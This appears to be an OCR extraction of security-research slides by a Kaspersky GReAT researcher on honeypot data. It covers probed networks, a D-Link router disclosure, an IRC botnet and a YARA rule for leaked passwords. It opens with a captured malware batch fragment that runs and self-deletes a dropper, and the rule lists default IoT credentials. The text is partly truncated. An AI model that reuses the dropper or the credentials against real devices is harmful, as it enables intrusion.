echo C:\\setup.exe>>C:\\Ftp.bat
echo del C:\\Ftp.txt>>C:\\Ftp.bat
echo del C:\\Ftp.bat>>C:\\Ftp.bat
C:\\Ftp.bat
```


A glowing blue L-shaped graphic, resembling a corner bracket or a stylized 'L', is positioned on the left side of the image. It is composed of two perpendicular lines that meet at a corner, with a slight glow or gradient effect. The background is a dark, almost black, grid pattern.

Targets

Most probed networks

IPs	ASN Name
926832	KIXS-AS-KR Korea Telecom, KR
399831	CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co.,Ltd., CN
344204	CHINANET-BACKBONE No.31,Jin-rong Street, CN
333688	CHINA169-BACKBONE CNCGROUP China169 Backbone, CN
182626	HINET Data Communication Business Group, TW
122263	BSNL-NIB National Internet Backbone, IN
119692	CHINA169-BJ China Unicom Beijing Province Network, CN
101609	CNIX-AP China Networks Inter-Exchange, CN
82500	VNPT-AS-VN VNPT Corp, VN
72328	CMNET-GD Guangdong Mobile Communication Co.Ltd., CN
64798	CNNIC-TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited, CN
64297	ERX-CERNET-BKB China Education and Research Network Center, CN
55593	CTTNET China TieTong Telecommunications Corporation, CN
48369	SKB-AS SK Broadband Co Ltd, KR
47168	OCN NTT Communications Corporation, JP

Most probed countries



1929614	CN
1092938	KR
362662	US
340174	JP
279148	TW
251536	IN
164631	AU
152775	HK
144635	VN
103334	DE
72973	GB
64254	ID



What about now?

The curious case of D-Link routers

12th of Sept 2017, Embedi

Unauthenticated retrieval of configs

Hits in honeypots: 20th of September

is working on a solution for the report. Until they establish why it happens, a proposed solution, and the
f the issue (if it effects other models) we won't generally discuss the report.

have some updates early this week.

o authority on how you conduct your work. Once we have a fix we announce/disclose the details
dlink.com with accreditation to the 3rd party.

y the cycle of fixes is a couple of weeks for beta you can validate. Once validated we will offer it to the public
a, then it will move on to long term QA as an RC to be released. A full release cycle will usually take up to 90

choose to publish sooner please provide a URL that we can reference for the report. If you choose to request a
that is all we will need to accredit your report.

Congratz, D-Link

dle of August, we visited support.dlink.com and found out the developer uploaded the very same
ware. 2 bugs out of 3 are still to be patched.


bottom line of our research is:

Link has closed one of the detected vulnerabilities in the DIR890L router only, leaving other
devices unsafe.

two other vulnerabilities were (and are still) ignored by the developer.

ne, D-Link!

The mysterious case of one IRC botnet



Applications ▾ Places ▾ Terminal ▾

Mon Oct 23, 21:33

Home

Room List

Account: weebee@5.189.143.2 (IRC) ▾

Name	Users	Topic
#Lorely	94	[+sntMu]
#triada	52	[+sntMu]

Stop

Get List

Add Chat

Join

Close

Available ▾

#Lorely

Conversation Options Send To

#Lorely x #triada x

#Lorely

2 people in room

GOV
weebee

Font Insert Smile! Attention!

amnesia@amnesia: ~

File Edit View Search Terminal Help


Buddy List


amnesia@amnesia: ~


#Lorely

Room List


1 / 2







Hunting for hunters



Elastic Search + Kibana

Hunting for hunters

- Interactive honeypots
 - Python
 - GoLang
- Tailored responses

Hunting for hunters

Where your leaked passwords end up: Pastebin TM

GReAT KLara

Shareable Link:

Not shared yet



What is this?

Assigned

xdanx

2017-10-24 13:06:18

N/A

N/A

N/A

```
rule leaked_pastebin_passwords {
  meta:
    description = "Searching for Leaked Pastebin passwords"
    author = "Dan Demeter"
    date = "2017-10-10"
  strings:
    $x1 = "root" nocase
    $x2 = "admin" nocase
    $x21 = "Administrator" nocase
    $x3 = "guest" nocase
    $x4 = "raspberry" nocase
    $x5 = "telnet" nocase
    $x6 = "123"
    $x7 = "12345"
    $x8 = "root:" nocase
    $x9 = "xc3511" nocase
    $x10 = "zte9x15" nocase
    $x11 = "7ujMko0admin" nocase
```

GReAT KLara

/pastebin

N/A

Conclusions

IPv6

New exploits in the wild

Hey, this is interesting! => Let's get in touch

A background image featuring Chris Pratt as Star-Lord on the left and Dru Belsky as Yondu on the right. Star-Lord is wearing his signature red jacket and looking slightly to the right. Yondu is in the background, looking forward with a serious expression. The image has a slightly desaturated, cinematic feel.

Dan Demeter

@_xdanx

Global Research and Analysis Team

THANK YOU